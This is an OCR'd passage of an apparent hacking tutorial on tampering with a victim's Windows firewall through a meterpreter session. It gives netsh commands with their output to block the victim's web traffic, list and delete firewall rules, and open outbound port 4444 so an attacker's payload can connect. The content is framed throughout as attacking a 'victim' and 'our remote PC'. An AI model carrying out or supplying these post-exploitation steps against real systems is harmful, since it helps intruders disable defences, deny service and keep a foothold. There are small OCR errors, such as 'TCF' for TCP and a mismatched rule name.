
Remote port: Specific Ports

80, 443

Example: 80, 443, 5000-5010

Internet Control Message Protocol (ICMP) settings:

Now, by blocking **ports 80 and 443** we have blocked the **HTTP and HTTPS** services on the remote PC and so our victim will not be able to access any website. And the following error is displayed :



Unable to connect


Firefox can't establish a connection to the server at www.google.com.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

How to view Firewall Rules

Now we will learn how to view inbound and outbound rules of the firewall in remote PC, how to delete a rule, how to allow the port on which our payload will work in future, how to stop your remote PC from being ping.

First of all, let us assume that there is a blocked port in an outbound rule in our remote PC:




Name	Group
Block Ports	
BranchCache Content Retrieval (HTTP-O...	BranchCache
BranchCache Hosted Cache Client (HTT...	BranchCache
BranchCache Hosted Cache Server(HTTP...	BranchCache
BranchCache Peer Discovery (WSD-Out)	BranchCache
✓ Captive Portal Flow	Captive Portal
✓ Cast to Device functionality (qWave-TCP...	Cast to Device
✓ Cast to Device functionality (qWave-UDP...	Cast to Device
✓ Cast to Device streaming server (RTP-Stre...	Cast to Device
✓ Cast to Device streaming server (RTP-Stre...	Cast to Device
✓ Cast to Device streaming server (RTP-Stre...	Cast to Device
✓ Connect	Connect
✓ Connect	Connect
✓ Connected Devices Platform - Wi-Fi Dire...	Connected De
✓ Connected Devices Platform (TCP-Out)	Connected De
✓ Connected Devices Platform (UDP-Out)	Connected De
✓ Connected User Experiences and Telemetry	DiagTrack
✓ Core Networking - DNS (UDP-Out)	Core Network
✓ Core Networking - Dynamic Host Config...	Core Network
✓ Core Networking - Dynamic Host Config...	Core Network
✓ Core Networking - Group Policy (LSASS-...	Core Network


To know which rule is enabled and disabled in our remote PC, take a session through meterpreter and bypass administrator privileges. After doing so type:

```
netsh advfirewall firewall show rule name=all
```

Once this command is executed, all the rules will be displayed :



```
C:\>netsh advfirewall firewall show rule name=all
netsh advfirewall firewall show rule name=all

Rule Name:                            Block Ports
----------------------------------------------------------------------
Enabled:                              Yes
```




```
Enabled:                              Yes
Direction:                            Out
Profiles:                             Domain,Private,Public
Grouping:
LocalIP:                              Any
RemoteIP:                             Any
Protocol:                             TCP
LocalPort:                            Any
RemotePort:                           80,443
Edge traversal:                       No
Action:                               Block

Rule Name:                            Block Ports
----------------------------------------------------------------------
Enabled:                              Yes
Direction:                            Out
Profiles:                             Domain,Private,Public
Grouping:
LocalIP:                              Any
RemoteIP:                             Any
Protocol:                             TCP
LocalPort:                            Any
RemotePort:                           80
Edge traversal:                       No
Action:                               Block

Rule Name:                            Block Ports
----------------------------------------------------------------------
Enabled:                              Yes
Direction:                            Out
Profiles:                             Domain,Private,Public
Grouping:
LocalIP:                              Any
RemoteIP:                             Any
Protocol:                             TCP
LocalPort:                            Any
RemotePort:                           80
Edge traversal:                       No
Action:                               Block
```

How to delete Firewall rules

In the above image, we can see that Port 80 and Port 443 is blocked under the rule name “**Block All Ports**”. So to delete that rule in the remote PC type :

```
netsh advfirewall firewall delete rule name="Block Ports"
```




```
C:\>netsh advfirewall firewall delete rule name="Block Ports"
netsh advfirewall firewall delete rule name="Block Ports"

Deleted 3 rule(s).
Ok.


C:\>
```


Once this command executed, the said rule will be deleted. And you can run

```
netsh advfirewall firewall show rule name=all
```

Command again to see the result :




```
C:\>netsh advfirewall firewall show rule name=all
netsh advfirewall firewall show rule name=all

Rule Name:                            Block Ports
----------------------------------------------------------------------
Enabled:                              Yes
Direction:                            Out
Profiles:                             Domain,Private,Public
Grouping:
LocalIP:                              Any
RemoteIP:                             Any
Protocol:                             TCP
LocalPort:                            Any
RemotePort:                           80,443
Edge traversal:                       No
Action:                               Block

Rule Name:                            Block Ports
----------------------------------------------------------------------
Enabled:                              Yes
```



```
Enabled:                              Yes
Direction:                            Out
Profiles:                             Domain,Private,Public
Grouping:
LocalIP:                              Any
RemoteIP:                             Any
Protocol:                             TCP
LocalPort:                            Any
RemotePort:                           80
Edge traversal:                       No
Action:                               Block

Rule Name:                            Block Ports
----------------------------------------------------------------------
Enabled:                              Yes
Direction:                            Out
Profiles:                             Domain,Private,Public
Grouping:
LocalIP:                              Any
RemoteIP:                             Any
Protocol:                             TCP
LocalPort:                            Any
RemotePort:                           80
Edge traversal:                       No
Action:                               Block
```

And we can also see the result in the firewall outbound rules :




Name	Group
@{Microsoft.Windows.CloudExperience...	@{Microsoft.\
@{Windows.ContactSupport_10.0.10586....	@{Windows.C
3D Viewer	3D Viewer
AllJoyn Router (TCP-Out)	AllJoyn Route
AllJoyn Router (UDP-Out)	AllJoyn Route
App connector	App connectc
App Installer	App Installer
BranchCache Content Retrieval (HTTP-O...	BranchCache
BranchCache Hosted Cache Client (HTT...	BranchCache
BranchCache Hosted Cache Server(HTTP...	BranchCache
BranchCache Peer Discovery (WSD-Out)	BranchCache
Captive Portal Flow	Captive Portal
Cast to Device functionality (qWave-TCP...	Cast to Device
Cast to Device functionality (qWave-UDP...	Cast to Device
Cast to Device streaming server (RTP-Stre...	Cast to Device
Cast to Device streaming server (RTP-Stre...	Cast to Device
Cast to Device streaming server (RTP-Stre...	Cast to Device
Connect	Connect
Connect	Connect
Connected Devices Platform - Wi-Fi Dire...	Connected De
Connected Devices Platform (TCP-Out)	Connected De

How to add a rule in Firewall


Our normal payload works on port 4444. Now, if we want to allow port 4444 so we can upload a payload which works on port 4444, we just have to type :

```
netsh advfirewall firewall add rule name="Allow Port 4444" protocol=TCF
```



```
C:\>netsh advfirewall firewall add rule name="Allow Port 4444" protocol=TCP dir=out remoteport=4444 action=allow
netsh advfirewall firewall add rule name="Allow Port 4444" protocol=TCP dir=out remoteport=4444 action=allow
Ok.

C:\>
```


Once this command executed, port 4444 will be allowed on our remote PC :



Name	Group
Allow Port 4444	
App connector	App connecto
App Installer	App Installer
BranchCache Content Retrieval (HTTP-O...	BranchCache
BranchCache Hosted Cache Client (HTT...	BranchCache
BranchCache Hosted Cache Server(HTTP...	BranchCache
BranchCache Peer Discovery (WSD-Out)	BranchCache
Captive Portal Flow	Captive Portal
Cast to Device functionality (qWave-TCP...	Cast to Device
Cast to Device functionality (qWave-UDP...	Cast to Device
Cast to Device streaming server (RTP-Stre...	Cast to Device
